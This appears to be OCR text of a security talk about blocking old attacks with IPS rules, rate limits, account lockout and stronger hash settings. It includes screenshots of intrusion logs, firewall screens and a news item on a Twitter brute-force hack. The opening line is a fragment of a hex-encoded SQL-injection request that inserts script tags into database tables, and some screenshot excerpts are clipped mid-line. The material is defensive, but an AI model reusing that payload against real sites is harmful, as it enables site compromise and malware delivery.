A73223E3C2F7363726970743E3C212D2D272727294645544348204E4558542046 5
D494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F7
55F437572736F72%20AS%20CHAR(4000));EXEC(@S); HTTP/1.1
```

Install an IPS *or*
Enable IPS on your Firewall



This can be a general-purpose IPS, or you may want to look at "application specific" IPS, such as Imperva

A Little Protection Goes A Long Way



Analysis & Reporting > IPS

Intrusion Events

Drill Down of Events > **Drill Down of Source IPs, or Destination IPs** > Table View of Events > Packets

2008-08-26 15:46:29 - 2008-08-26 21:46:29

Search Constraints (Edit Search Save Search)

Message	SQL oversized cast statement - possible sql injection obfuscation (1:13791)

Intrusion Events | RNA Events | Hosts | Host Attributes | Services | Client Apps | Flows | Vulnerabilities | Compliance Events | White List Events | Users | Remediat

Source IP	Count	Destination IP	Count
124.2.234.100	33	204.153.45.176	803
220.79.189.43	25	204.153.45.216	614
120.137.2.193	25	204.153.45.204	451
58.216.245.154	24	204.153.45.43	367
218.21.42.110	21	204.153.45.152	319
59.42.43.145	20	204.153.45.211	
222.72.90.181	19	204.153.45.139	
210.112.177.244	19	204.153.45.225	
221.140.112.62	16	204.153.45.115	
218.79.74.153	16	204.153.45.143	
218.39.2.113	16	204.153.45.163	
116.18.7.22	16	204.153.45.80	146
125.251.223.146	15	204.153.45.198	134
116.76.96.6	15	204.153.45.219	113
59.53.254.156	15	204.153.45.160	100
211.138.155.230	14	204.153.45.138	83
211.137.205.213	14	204.153.45.179	75
125.109.42.255	14	204.153.45.183	73


How many events in how many hours?

That'd be 4658 events in 6 hours, ma'am.

Yes, an IPS Only Blocks Known Threats


- But your applications are full of vulnerabilities you don’t know about (and maybe can’t fix!)

When you know the game is fixed against you,
it’s time to bring loaded dice.



Apply Sensible Limits

Clearly, Some People Are Not Paying Attention Very Well


Twitter hack explained by hacker – News – heise Security UK
http://www.heise-online.co.uk/security/Twitter-hack-explained-by-hacker--/news/11236
crystal twitter hack
« previous | next ›
NETWORKWORLD
News | Blogs & Columns | Subscriptions | Videos | Eve
Security | LANs & WANs | VoIP | Infrastructure Mgmt | Wireless | Software | Data Center | SM
Anti-Malware | Compliance & Regulation | Desktop Firewall / Host IPS | Enterprise Firewall / UTM
Share/Email | Buzz up! | Comment | Print
Toolshed - IT A&A

7 January 2009, 09:46

Twitter


The perso … ebrity twitter accounts
announcin … rward and spoken to Wired
magazine. … ho goes by the handle GMZ,
gained acc … e brute force dictionary
attack on a … entified themselves as an
18 year ol … popular users with his own,
dictionary … Twitter allows an unlimited
number of … r found that a popular user
with the na

Frankly Speaking: Twitter hack was so 1983

Guest Column By Frank Hayes , Computerworld , 01/12/2009

Please tell me this isn't happening in 2009: Last week, an 18-year-old student reportedly used a password-guessing program to get into the account of a Twitter employee (see story). From there, the teen cracker hijacked the accounts of President-elect Barack Obama, Britney Spears, Fox News and 30 other Twitter users.

Rate Based Limits Are Easy in Many Firewalls



Security > Screening > Screen

Zone: Production


☑ Generate Alarms without Dropping Packet

□ Apply Screen to Tunnel

Flood Defense

☑ ICMP Flood Protection	Threshold	1000	pps
☑ UDP Flood Protection	Threshold	1000	pps
	Destination IP		
☑ SYN Flood Protection	Threshold	200	pps
	Alarm Threshold	1024	pps
	Source Threshold	4000	pps
	Destination Threshold	40000	pps
	Timeout Value	20	Seconds
	Queue Size	10240	

Rate Based Limits are Easy in Many Directory Servers



docs.sun.com Home > Sun Java System Directory Server Enterprise Edition 6.0 > Sun Java System Directory Server Enterprise Edition 6.0 Reference > Directory Server Reference > 2. Directory Server Security > How Directory Server Provides Authentication

Sun Java System Directory Server Enterprise Edition 6.0 Reference

Contained Within
- » Sun Java System Directory Server Enterprise Edition 6.0

Find More Documentation
- » Browse Documentation Titles
- » Browse Product Documentation

Featured Support Resources

Download this book in PDF (4144 KB)

« **Previous**: How Directory Server Provides Access Control
Next: How Directory Server Provides Encryption »

How Directory Server Provides Authentication

Authentication is the process of confirming an identity. In network interactions, authentication involves the confident identification of one party by another party. Network interactions typically take place between a client, such as browser software running on a personal computer, and a server, such as the software and hardware used to host a Web site. **Client authentication** refers to the confident identification of a client by a server; **server authentication** refers to the confident identification of a server by a client.


Global Account Lockout

Depending on the password policy settings, a client account can be locked out of an account when the number of failed bind attempts exceeds the number of allowed bind attempts. In a replicated topology the client is locked out of all instances of Directory Server, not just the instance to which the client was attempting to bind. This feature is called *global account lockout.*

In versions of Directory Server prior to Directory Server 6, account lockout was based on integer counters. By default, these counters were not replicated.

In this version of the product, bind failures are recorded by using timestamps. By default, the timestamps are replicated, and prioritized replication is used to replicate updates to the lockout data that are caused by failed bind requests.

Rate Limits Are Even Easy in Web Servers



Shade Grown Code

Discoveries and thoughts about code.

Blog Archive

- ▼ 2009 (2)
  - ▼ February (1)
    - Volkerding praises KDE4 again
  - ► January (1)
- ► 2008 (8)
- ► 2007 (13)

About Me

Tuesday, March 27, 2007

Account Lockout Realm in Tomcat

(Quick links: SourceForge, CVS)

I am describing here a way to implement Account Lockout. We want to lock out those users who within a short period of time made multiple authentication attempts and failed. The Account Lockout feature is commonly used in Tomcat hardening and recuested in security audit.


What's My Point?

Hackers are up to their old tricks.

Application Developers have forgotten the old tricks (if they ever knew them).

You can block many of the old tricks by simply instrumenting the services around the application

Sensible Limits Include...



- ✓ CPU Time
- ✓ Storage
- ✓ Bandwidth
- ✓ Connection Count
- ✓ Transactions/Second
- ✓ Transactions/IP
- ✓ Auth/Sec.
- ✓ Failed Auth/Sec.

Use Snyder’s Razor

Occam’s Razor

“All other things being equal, the simplest solution is the best.”

- (as stated by Maimonides)

Snyder’s Razor

“All other things being equal, **choose the more secure option.**”

A Simple Example: Which is More Secure?


Hash Algorithms

✓ MD-5

✓✓ SHA-1

✓✓✓ SHA-2

Thus, By Snyder's Razor



```
some-ios-box# config term
Enter configuration comman

some-ios-box (config-isakm
some-ios-box (config-isakm
  md5  Message Digest 5
  sha  Secure Hash Standar

some-ios-box (config-isakm
some-ios-box (config-isakm
```

http://172.12.1.1 - VPN Policy - Microsoft Internet Explorer
SONICWALL
Network Security Appliance
General
Network
Proposals
Advanced

IKE (Phase 1) Proposal

Exchange: Aggressive Mode

DH Group: Group 2

Encryption: AES-256

Authentication: SHA1

